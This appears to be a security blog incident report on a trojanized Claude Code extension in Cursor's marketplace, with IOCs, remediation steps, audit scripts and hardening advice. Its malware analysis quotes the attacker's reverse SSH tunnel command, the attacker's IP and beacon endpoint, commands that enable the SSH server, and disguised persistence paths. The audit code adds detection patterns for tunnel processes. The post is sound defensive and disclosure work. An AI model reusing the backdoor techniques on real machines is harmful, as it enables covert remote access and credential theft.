Your IDE Extension Just Added an SSH Key: Inside the Trojanized Claude Code Extension on Cursor's Marketplace

For about eleven hours on October 29, 2026, anyone using Cursor who installed or auto-updated Anthropic's Claude Code extension from Cursor's extension marketplace could have received a build that tried to plant a persistent SSH backdoor. The extension still worked normally. In the background it added an attacker's key to ~/.ssh/authorized_keys, wrote startup entries disguised as system monitoring, and tried to open a reverse SSH tunnel to a server at 134.209.82.225 (Cursor security notice; Microsoft Security Blog).
Cursor says "at most 5,000 users" were potentially affected (The Hacker News, quoting Cursor; WIRED). Because of bugs in the malware and the admin rights it needed, the tunnel failed on most machines. The key, the persistence and the host report did not need admin rights, though, and uninstalling the extension does not remove them.
This post covers what is confirmed, what is still unknown, how to check your machine with tested scripts, and how to harden developer laptops so the next poisoned extension update can do less damage. Facts come from the sources linked inline. The section marked Our take is opinion.
TL;DR
- What: Cursor's VS Code extension marketplace served a tampered
Anthropic.claude-codeextension, versions 2.1.312 and 2.1.313, for Windows and macOS, between about 2:27 AM and 1:35 PM PT on October 29, 2026 (Cursor). - Who built it: not Anthropic. Cursor says the versions "were not developed by Anthropic", and Anthropic staff said its systems were not compromised (Cursor; WIRED).
- Where: only Cursor's marketplace. Microsoft says the packages were never published on the Visual Studio Marketplace or npm (Microsoft).
- What it did: collected host details and the names of secret-looking environment variables, added an SSH key with the comment
svc-telemetry, tried to turn on the SSH server, opened a reverse tunnel withssh -N -R '*:0:localhost:22', and installed persistence that retried every ~60 seconds. - Why most tunnels failed: turning on the local SSH service needs admin rights, which the extension did not have on most hosts, and the code had errors (Cursor).
- Fix: update to 2.1.314 or later, Anthropic's next legitimate release (The Hacker News). Then remove the key, the persistence files and any tunnel processes, and rotate credentials the machine could reach. Uninstalling alone is not enough.
- Unknown: how the attacker got the ability to publish under the real extension ID in Cursor's marketplace.
Are you affected? A 60-second checklist
You are in scope if all of these are true:
- You use Cursor (not plain VS Code with Microsoft's marketplace).
- You had the Claude Code extension (
Anthropic.claude-code) installed or installed it that day. - It installed or auto-updated to 2.1.312 or 2.1.313 during the window on October 29, 2026.
- You were on macOS or Windows (Cursor's notice names these platforms; see the caveats below about Linux).
Then check, in this order:
- Does
~/.ssh/authorized_keyscontain a line withsvc-telemetry? (Windows: alsoC:\ProgramData\ssh\administrators_authorized_keys.) - Does
~/Library/LaunchAgents/com.apple.sysmond.plistexist (macOS)? - Does a scheduled task named
SysMonexist, orsysmon.cmdin your Startup folder (Windows)? - Do
~/.config/.smt,~/.config/.smtk(macOS/Linux) or%USERPROFILE%\.config\smt.cmd/smtk(Windows) exist? - Is an
sshorautosshprocess running with-R '*:0:localhost:22'?
Cursor's own rule is simple: "If the key is found, your machine is impacted" (Cursor). Microsoft adds a caution in the other direction: a missing marker "should not replace review of the installation, process, network, and persistence evidence" (Microsoft). Our audit script below checks all of these at once.
Timeline (UTC)
Cursor and Microsoft give times in Pacific Daylight Time (UTC−7). Converted:
| When (UTC) | What | Source |
|---|---|---|
| Oct 29, ~09:27 | Malicious build becomes available in Cursor's marketplace (14:27 PKT) | Cursor |
| Oct 29, ~20:35 | Window ends; build removed, marketplace shut down "out of an abundance of caution" (01:35 PKT, Oct 30) | Cursor |
| Oct 29 | Cursor publishes its notice with IOCs and remediation scripts; works with the hosting provider to take the attacker server offline | Cursor |
| Oct 30 | OX Security, The Hacker News and Microsoft publish analyses; Anthropic staff state their systems were not compromised | OX; THN; Microsoft; WIRED |
| Oct 30, 18:30 | Cursor updates the notice: "We updated the IOCs and clarified affected versions" (now 2.1.312 and 2.1.313) | Cursor |
| By Oct 30 | Anthropic's 2.1.314 is on Open VSX and the VS Code Marketplace | THN |
Cursor says it removed the build, audited access and "confirmed no other extensions were tampered with", then "rotated our keys, rebuilt the marketplace, and brought it back online" (Cursor). The total of roughly eleven hours comes from OX Security and WIRED.
What the malicious code did
Microsoft Threat Intelligence analyzed the injected JavaScript. It describes a loader that "executed before the extension's expected code" when the module loaded, using ordinary Node.js APIs to collect information, change files and run system commands. It "suppresses command output and silently catches errors", and the real extension kept working, so a user would see nothing unusual (Microsoft). Jenn Gile of OpenSourceMalware told The Hacker News the main bundle contained "a malicious 66-line loader inserted before the legitimate extension code" (THN).
No second-stage download was needed. Microsoft notes the loader "uses embedded components and built-in system tools to establish persistent access without downloading another executable" (Microsoft). That matters for defenders: there is no new binary for a download filter to catch, only ssh, autossh, schtasks, launchctl and shell scripts.
Stage 1: reconnaissance
According to Microsoft and The Hacker News, the loader collected:
- hostname, username, OS and CPU architecture;
- home directory and working directory;
- global Git email (
git config --global user.email); - public IP, via
api.ipify.orgorifconfig.me(both legitimate services; Cursor says access to them "alone is not an indicator"); - the names of up to 40 environment variables containing
KEY,TOKEN,SECRET,PASS,AWSorGCP.
Microsoft is explicit that the callback sends variable names, not values. That "does not demonstrate theft of the secrets" (Microsoft). Researcher Paul McCarty noted that the names still show "which cloud providers, CI systems, and credential types are configured" (THN). A list like AWS_SECRET_ACCESS_KEY, STRIPE_API_KEY, DATABASE_PASSWORD tells an attacker which laptops are worth coming back to.
The report went by unencrypted HTTP POST to hxxp://134[.]209[.]82[.]225:8099/beacon, with a second attempt to 127.0.0.1:8099/beacon on loopback. Microsoft says it was sent by a delayed callback after the key and persistence steps (Cursor; Microsoft).
Stage 2: the SSH key
The loader checks authorized_keys for the comment svc-telemetry. If it is missing, it appends an embedded Ed25519 public key (Microsoft). Cursor published the full public key and its fingerprint:
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDdvylCEJ/k2TpezcTfedrkHyFSK9IZ3vmP6vhY4Ss0P svc-telemetry
SHA256:0Z6R+DF64Do2nwQic8a7kkfDLNNk4IiK+2U2Rci4htk
We checked that these two are consistent: hashing the published key blob gives exactly the published fingerprint (our script does this, see below). That is useful because an attacker can change a comment but not a fingerprint. Match on both.
A public key in authorized_keys does nothing by itself. It lets whoever holds the matching private key log in if an SSH server is running and reachable. That is what the next two steps tried to arrange.
Stage 3: turning on SSH and opening a reverse tunnel
The loader tried to enable the local SSH server, with commands Cursor lists as systemsetup -setremotelogin on on macOS and Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0 on Windows (Cursor).
Then it opened an outbound connection to tunnel@134.209.82.225 on TCP 22, using a separate private key written to a hidden temp file named .stk_ plus ten hex characters (Microsoft). The command line:
ssh -N -R '*:0:localhost:22' \
  -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null \
  -o ServerAliveInterval=30 -o ServerAliveCountMax=3 \
  -o ExitOnForwardFailure=yes -o IdentitiesOnly=yes ...
Reading it piece by piece, as Microsoft explains:
-R '*:0:localhost:22'asks the remote server to open a listening port (0 means "pick one") and forward anything that connects there back through the tunnel to port 22 on the victim's loopback.-Nmeans "don't run a command, just hold the tunnel".- The
-ooptions disable host-key checking and keep the connection alive.
This is a common trick because it needs no inbound firewall hole. The laptop dials out, which most networks allow, and the attacker comes back in through that connection. On macOS and Linux it preferred autossh -M 0. On Windows it used a hidden PowerShell loop. Every variant waited 60 seconds and retried (Microsoft).
Why the tunnel failed on most machines
The tunnel points to localhost:22. If nothing is listening on port 22, the attacker reaches nothing. Cursor's explanation:
"Turning on the local SSH service requires admin rights, which the malicious extension does not have on most macOS and Windows hosts. On those hosts the step fails and the attacker could not have logged in through the tunnel." (Cursor)
Cursor also says the step would fail "due to errors in the malicious code" except where Cursor "was started with administrator privileges". WIRED calls this "a flaw in the malware's design that blocked it from fully establishing itself on the vast majority of targets" (WIRED).
There are two important exceptions, and they follow from how SSH works rather than from any new claim:
- If your SSH server was already on. Developers often enable Remote Login on a Mac or OpenSSH Server on Windows for their own use. In that case the loader didn't need admin rights to turn it on. Microsoft's wording is careful: "successful remote access depends on host privileges, SSH configuration, and the attacker's server configuration" (Microsoft).
- If you run your editor as admin. Cursor names this case explicitly.
Even where the tunnel never worked, Cursor says "the extension added the attacker's SSH key, installed persistence, and sent host details to the attacker." Cursor also says the attacker server has been taken offline, so the tunnel and beacon "are not functional" now (Cursor). The leftover key is still a door. If you later enable SSH on that machine, the attacker's key would be accepted by anyone holding the private half.
Persistence: why uninstalling isn't enough
The loader wrote scripts and startup entries outside the extension folder, so removing or updating the extension leaves them behind. Microsoft: "Removing or updating the extension does not remove artifacts written outside its installation directory" (Microsoft).
The names were chosen to look like system monitoring:
| Platform | Startup mechanism | Files (as published) |
|---|---|---|
| macOS | User LaunchAgent with RunAtLoad and KeepAlive, label com.apple.sysmond |
~/Library/LaunchAgents/com.apple.sysmond.plist, ~/.config/.smt, ~/.config/.smtk, $TMPDIR/.stk_<10 hex> |
| Windows | Scheduled task SysMon that attempts to run as SYSTEM |
%USERPROFILE%\.config\smt.cmd, %USERPROFILE%\.config\smtk, %TEMP%\.stk_<10 hex> |
| Windows fallback | Batch file in the user's Startup folder | %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\sysmon.cmd |
| Linux | User crontab @reboot entry running .smt |
~/.config/.smt, ~/.config/.smtk, /tmp/.stk_<10 hex> |
Sources: Cursor, Microsoft, OX Security.
On Unix-like systems, .smt rebuilds the .smtk identity each time it runs and starts its own retry loop (Microsoft). Note that there is no real Apple daemon involved: com.apple.sysmond in your user LaunchAgents folder is the artifact. Microsoft still advises inspecting each startup object's configured action before deleting it, because "names alone are not sufficient".
What is confirmed, and what is not known
Confirmed by the sources:
- The bad builds were in Cursor's marketplace only. Microsoft "confirmed that the malicious packages ... were never published nor distributed from Microsoft Visual Studio Marketplace" or npm, and "all evidence suggests that the incident is limited to Cursor marketplace" (Microsoft).
- Anthropic did not build or publish them. Felix Rieseberg of Anthropic wrote that it "wasn't a compromise of Anthropic's systems or employee laptops" and that "a malicious actor used access to Cursor's marketplace to publish a tampered copy". David Dworken, who works on security at Anthropic, said Anthropic was "not involved with building, publishing, or hosting this" (WIRED).
- The build used the real extension ID
anthropic.claude-code, not a look-alike name (THN). That is why auto-update delivered it. - No follow-on payloads have been observed (THN).
Not known (as of October 31):
- How the attacker got publish access to Cursor's marketplace under that extension ID. The Hacker News says "the exact method attackers used to introduce the unauthorized update remains unclear", and WIRED says it is "still unclear how the malicious extension made its way into the Cursor marketplace at all". We won't guess.
- Who did it. Microsoft says its ATT&CK mappings "do not establish attribution to a particular threat actor".
- How many machines actually got a working tunnel. "At most 5,000 users" is an upper bound on exposure, not a count of compromises.
Points where sources differ:
- Versions: OX Security lists only 2.1.313. Cursor's notice, updated October 30, lists 2.1.312 and 2.1.313, and so does Microsoft. Check for both.
- VSIX hashes: OX's darwin-arm64 hash for 2.1.313 (
432ccdee…) differs from Cursor's updated value (80402fdc…). The Windows hash matches. Use Cursor's updated list as the reference and treat OX's as possibly from an earlier revision. - Platforms: Cursor names Windows and macOS, but its IOC list includes Linux paths (
/tmp/.stk_*, an@rebootcron entry). WIRED mentions Windows, macOS and Linux. If you run Cursor on Linux, check anyway. - Fixed version on Cursor: The Hacker News reports 2.1.314 on Open VSX and the VS Code Marketplace. Anthropic's Dworken is quoted on Hacker News saying 2.1.313 "was never published on OpenVSX, the VS Code marketplace, or on any of our official hosts" and that Anthropic "made sure our next update was 2.1.314" to disambiguate (Hacker News thread). Confirm the version Cursor shows you is 2.1.314 or later.
Remediation, step by step
This follows Cursor's and Microsoft's guidance. If you are in a company, talk to your security team first. Microsoft recommends preserving evidence (the extension package, the modified key file, scripts and startup config) before cleanup.
1. Update the extension. In Cursor, update Claude Code to 2.1.314 or later. This replaces the bad code but, again, does not clean up anything outside the extension folder.
2. Remove the attacker key, but only the exact line. Confirm the fingerprint first, and keep your legitimate keys:
cp ~/.ssh/authorized_keys ~/.ssh/authorized_keys.bak.$(date +%s)
grep -v 'svc-telemetry' ~/.ssh/authorized_keys > /tmp/ak.new && \
  cat /tmp/ak.new > ~/.ssh/authorized_keys && rm /tmp/ak.new
On Windows, also check C:\ProgramData\ssh\administrators_authorized_keys.
3. Remove persistence. macOS:
launchctl bootout gui/$(id -u) ~/Library/LaunchAgents/com.apple.sysmond.plist 2>/dev/null
rm -f ~/Library/LaunchAgents/com.apple.sysmond.plist ~/.config/.smt ~/.config/.smtk
rm -f "$TMPDIR"/.stk_??????????
Windows (elevated PowerShell), after inspecting the task's action:
schtasks /query /tn SysMon /v /fo list   # inspect first
schtasks /delete /tn SysMon /f
Remove-Item "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\sysmon.cmd", `
  "$env:USERPROFILE\.config\smt.cmd", "$env:USERPROFILE\.config\smtk" -ErrorAction SilentlyContinue
Get-ChildItem $env:TEMP -Force -Filter '.stk_*' | Remove-Item -Force
Linux: run crontab -e and delete only the @reboot line that references .smt.
4. Kill tunnel processes. Find ssh/autossh processes with -R and localhost:22, or anything connected to 134.209.82.225, and stop them.
5. Turn off the SSH server if you don't need it. macOS: sudo systemsetup -setremotelogin off. Windows: stop and disable the sshd service.
6. Rotate credentials from a different, trusted machine. Cursor's words: "The limited env-var collection does not rule out later credential access over the backdoor." Start with whatever the beacon revealed by name: cloud keys, API tokens, database passwords, Git tokens, then SSH keys that machine holds for other servers.
7. Decide whether to rebuild. Cursor and Microsoft both say to assess a rebuild. If the tunnel could have worked (SSH server was on, or the editor ran as admin), we'd lean that way.
Cursor also publishes official remediate-macos.sh and remediate-windows.ps1 scripts in its notice. Microsoft suggests you "review the scripts and execution requirements before use".
Tested scripts: audit your dev machine
We wrote a small read-only audit tool. It changes nothing, so it's safe to run on any machine. It:
- parses every
authorized_keysline, computes its SHA-256 fingerprint, and flags thesvc-telemetrycomment or the published fingerprint, plus files modified recently; - lists every extension under
~/.cursor/extensions,~/.vscode/extensionsand other common VS Code forks, with publisher and version, and flagsanthropic.claude-code2.1.312 or 2.1.313; - searches each extension's
extension.jsfor the published IOC strings; - checks for the published persistence paths,
.stk_temp files, theSysMontask (Windows) and.smtin crontab; - looks for reverse-tunnel style
ssh/autosshprocesses, anything listening on port 22, and connections to the published IP.
#!/usr/bin/env python3
"""Read-only audit for the Oct 29, 2026 Cursor-marketplace Claude Code incident.
IOCs from Cursor's security notice and Microsoft's analysis. Changes nothing.
Usage: python3 devbox_audit.py [--home PATH] [--days 14]
Exit code 1 if any HIGH finding."""
import argparse, base64, hashlib, json, os, platform, re, subprocess, sys, time
from pathlib import Path

BAD_EXT = "anthropic.claude-code"
BAD_VERSIONS = {"2.1.312", "2.1.313"}
KEY_MARKER = "svc-telemetry"
BAD_FPR = "SHA256:0Z6R+DF64Do2nwQic8a7kkfDLNNk4IiK+2U2Rci4htk"
C2_IP = "134.209.82.225"
findings = []

def report(level, msg):
    findings.append((level, msg)); print(f"[{level}] {msg}")

def fingerprint(b64blob):
    raw = base64.b64decode(b64blob)
    return "SHA256:" + base64.b64encode(hashlib.sha256(raw).digest()).decode().rstrip("=")

def audit_keys(home, days):
    files = [home / ".ssh" / "authorized_keys", home / ".ssh" / "authorized_keys2"]
    if os.name == "nt":
        files.append(Path(r"C:\ProgramData\ssh\administrators_authorized_keys"))
    for f in files:
        if not f.exists():
            continue
        age = (time.time() - f.stat().st_mtime) / 86400
        if age < days:
            report("WARN", f"{f} modified {age:.1f} days ago; review every line")
        for n, line in enumerate(f.read_text(errors="replace").splitlines(), 1):
            line = line.strip()
            if not line or line.startswith("#"):
                continue
            m = re.search(r"(ssh-[a-z0-9-]+|ecdsa-[a-z0-9-]+|sk-[a-z0-9@.-]+)\s+([A-Za-z0-9+/=]+)(?:\s+(.*))?", line)
            if not m:
                report("WARN", f"{f}:{n} unparseable line"); continue
            try:
                fpr = fingerprint(m.group(2))
            except Exception:
                fpr = "?"
            comment = m.group(3) or "(no comment)"
            if KEY_MARKER in line or fpr == BAD_FPR:
                report("HIGH", f"{f}:{n} attacker key ({comment}, {fpr})")
            else:
                print(f"  key {f.name}:{n} {m.group(1)} {fpr} {comment}")
The full file, including the extension, persistence and process checks, is about 150 lines. The rest follows the same pattern:
def audit_extensions(home):
    roots = [home / ".cursor" / "extensions", home / ".vscode" / "extensions",
             home / ".vscode-insiders" / "extensions", home / ".vscode-oss" / "extensions",
             home / ".windsurf" / "extensions"]
    for root in roots:
        if not root.is_dir():
            continue
        print(f"  extensions in {root}:")
        for d in sorted(root.iterdir()):
            pj = d / "package.json"
            if not pj.is_file():
                continue
            try:
                meta = json.loads(pj.read_text(errors="replace"))
            except Exception:
                continue
            ext_id = f"{meta.get('publisher','?')}.{meta.get('name','?')}".lower()
            ver = meta.get("version", "?")
            print(f"    {ext_id} {ver}")
            if ext_id == BAD_EXT and ver in BAD_VERSIONS:
                report("HIGH", f"{d} is a known-bad {BAD_EXT} {ver}")
            for js in d.rglob("extension.js"):
                txt = js.read_text(errors="ignore")
                if C2_IP in txt or KEY_MARKER in txt:
                    report("HIGH", f"{js} contains the published IOC strings")

def audit_processes():
    if os.name == "nt":
        out = run(["powershell", "-NoProfile", "-Command",
                   "Get-CimInstance Win32_Process | ForEach-Object { $_.CommandLine }"]) or ""
    else:
        out = run(["ps", "-eo", "pid,args"]) or ""
    for line in out.splitlines():
        if re.search(r"\b(auto)?ssh\b.*\s-R\s", line) or C2_IP in line or "autossh" in line:
            level = "HIGH" if (C2_IP in line or "localhost:22" in line) else "WARN"
            report(level, f"reverse-tunnel style process: {line.strip()}")
    net = run(["lsof", "-nP", "-iTCP", "-sTCP:LISTEN"]) if os.name != "nt" else run(["netstat", "-ano"])
    if net and re.search(r"[:.]22\s.*LISTEN", net):
        report("WARN", "something is listening on port 22; was the SSH server meant to be on?")
And a dependency-free Bash version of the key check for macOS and Linux:
#!/usr/bin/env bash
# Quick check: marker and fingerprint of every authorized key. Read-only.
F=${1:-$HOME/.ssh/authorized_keys}
BAD="SHA256:0Z6R+DF64Do2nwQic8a7kkfDLNNk4IiK+2U2Rci4htk"
[ -f "$F" ] || { echo "no $F"; exit 0; }
rc=0
while IFS= read -r line; do
  case "$line" in ""|\#*) continue;; esac
  blob=$(printf '%s\n' "$line" | grep -oE '(ssh|ecdsa|sk)-[^ ]+ [A-Za-z0-9+/=]+' | awk '{print $2}')
  fp="SHA256:$(printf '%s' "$blob" | base64 -d 2>/dev/null | openssl dgst -sha256 -binary | base64 | tr -d '=')"
  if [ "$fp" = "$BAD" ] || printf '%s' "$line" | grep -q svc-telemetry; then
    echo "ATTACKER KEY: $fp"; rc=1
  else echo "ok: $fp ${line##* }"; fi
done < "$F"
exit $rc
How we tested them
We never touched a real key file. A fixture script builds two fake home folders under /tmp: a "clean" one with a random test key and Claude Code 2.1.314, and a "dirty" one that adds the published public key (the public half is harmless), a 2.1.313 package.json, a dummy extension.js containing the IP string, a placeholder com.apple.sysmond.plist and .config/.smt. Results on Linux:
== clean
  key authorized_keys:1 ssh-ed25519 SHA256:5+y7rT+...  dev@laptop
    anthropic.claude-code 2.1.314
    ms-python.python 2026.10.0
0 HIGH, 0 WARN            (exit 0)

== dirty
[WARN] .../.ssh/authorized_keys modified 0.0 days ago; review every line
[HIGH] .../.ssh/authorized_keys:2 attacker key (svc-telemetry, SHA256:0Z6R+DF64Do2nwQic8a7kkfDLNNk4IiK+2U2Rci4htk)
[HIGH] .../anthropic.claude-code-X is a known-bad anthropic.claude-code 2.1.313
[HIGH] .../extension.js contains the published IOC strings
[HIGH] persistence artifact present: .../.config/.smt
[HIGH] persistence artifact present: .../Library/LaunchAgents/com.apple.sysmond.plist
5 HIGH, 1 WARN            (exit 1)
Two things worth noting. First, the fingerprint our code computes from Cursor's published key equals the fingerprint Cursor published, so the IOCs are internally consistent. Second, to test the process check we started a harmless sleep renamed to look like ssh -N -R *:0:localhost:22 tunnel@example.invalid, and the script flagged it as HIGH. We tested on Linux only. The macOS paths are checked as files, and the Windows-only branches (schtasks, PowerShell process list) were not run by us. Treat them as a starting point.
Run it with python3 devbox_audit.py (add --days 30 to widen the "recently modified" window). Exit code 1 means at least one HIGH finding, so it drops straight into an MDM or CI-style fleet check.
Hardening dev machines for the next one
This attack will not be the last of its kind. A little over a week earlier, according to The Hacker News, an attacker replaced release binaries of OVHcloud's official CLI with secret-stealing malware via a hijacked contributor account (THN). Extensions run with your user's full rights, so the realistic goal is to make the next one do less. Here is what we'd put in place, roughly in order of effort.
1. Allowlist extensions, by publisher and ID. VS Code supports enterprise policies for "allowed extensions" by "publisher, extension ID, version, or platform", plus a private marketplace (VS Code for enterprise). For Cursor, Microsoft points to Cursor's own security-hardening guidance, "including restricting extensions to approved publishers" (Microsoft). Note the limit: in this case the publisher ID was the real one, so an allowlist alone would not have blocked it. That is why the next point matters.
2. Add a cooldown before new versions install. Microsoft also recommends "configuring an extension installation cooldown to delay installation of newly published versions." The malicious build was live for about eleven hours. A cooldown of a day or two would have kept it off machines entirely. On sensitive machines, turn off extension auto-update ("extensions.autoUpdate": false in VS Code-style settings), pin versions, and update on a schedule after a quick review of the changelog.
3. Keep the SSH server off unless you need it. The single biggest reason this backdoor mostly failed is that port 22 was not listening and the extension couldn't turn it on. Keep it that way. If you need remote access, enable it deliberately, restrict AllowUsers, and monitor authorized_keys.
4. Don't run your editor as admin. Cursor named this as the condition under which the attack could succeed. Developers on Windows sometimes run editors elevated to avoid permission prompts. Don't.
5. Watch authorized_keys like a credential store. It is one. File-integrity monitoring on ~/.ssh/authorized_keys, LaunchAgents, Startup folders, scheduled tasks and crontab catches this whole class of persistence. EDR tools like Microsoft Defender have specific detections here, for example "Suspicious addition of an SSH key" (Microsoft).
6. Filter egress from dev machines where you can. The reverse tunnel was an outbound SSH connection to a single IP. Outbound SSH from a laptop to an arbitrary internet host is rare in most teams. Alerting on it, or allowing outbound 22 only to known Git hosts and bastions, turns this exact technique into a loud event. The plain-HTTP beacon on port 8099 is another easy egress signal.

7. Keep production credentials off laptops. The recon step listed variable names like AWS_* and *_SECRET. That list is a shopping list. Short-lived credentials from SSO, secrets fetched at runtime, and separate machines or VMs for production access shrink what a backdoored laptop can reach. We made the same argument for AI agents in Part 2 of our least-privilege series: give each actor a narrow, short-lived grant instead of standing access. A developer laptop is one of those actors.
8. Separate the risky stuff. Dev containers or a VM for experimenting with new extensions and AI tools keep ~/.ssh and your cloud credentials out of reach of anything you're just trying out.
9. Know what's installed. Run the audit script, or an equivalent osquery or MDM inventory, across the fleet on a schedule. You can't respond to "version X was bad" if you don't know who has version X.
Our take
This section is opinion.
The detail that should worry every engineering team isn't the SSH trick, which is old. It's the delivery. Nobody clicked a phishing link or installed a look-alike extension. A trusted extension ID shipped an update through the editor's own channel, and auto-update did the rest. OX Security put it well: "A poisoned update to a trusted extension is code execution on the developer's machine" (OX Security).
The Hacker News pushed back on Cursor's framing that the build "was not developed by Anthropic" because, from a user's point of view, it came under Anthropic's ID (THN). Both points are true, and we think the lesson is that marketplace trust is a chain. Every editor fork that runs its own marketplace adds another place where an extension ID can be published, and each one needs the same controls as the original: signing, publisher verification and anomaly detection on releases. Until the root cause is published, we'd treat "where did this extension binary come from?" as a question worth asking for every editor in your company, not only Cursor.
Credit where it's due: the response was fast and transparent. Cursor pulled the build, shut the marketplace down, rebuilt it, rotated keys, got the C2 server taken offline, and published IOCs plus remediation scripts the same day. Microsoft's write-up is unusually careful about what the code attempted versus what it achieved. That is the standard incident reports should meet.
The malware's own bug saved most victims. Next time the attacker may test their code. Defenses that depended on luck this time (the SSH server being off, no admin rights, nothing alerting on outbound SSH) should become policy.
For disclosure: Cursor is owned by SpaceX (WIRED).
What to do this week
- Everyone using Cursor: run the checklist above. If you find
svc-telemetry, follow the remediation steps, then rotate credentials from another machine. - Team leads: inventory extensions across the fleet, add an install cooldown and allowlist, and turn off SSH servers that nobody uses.
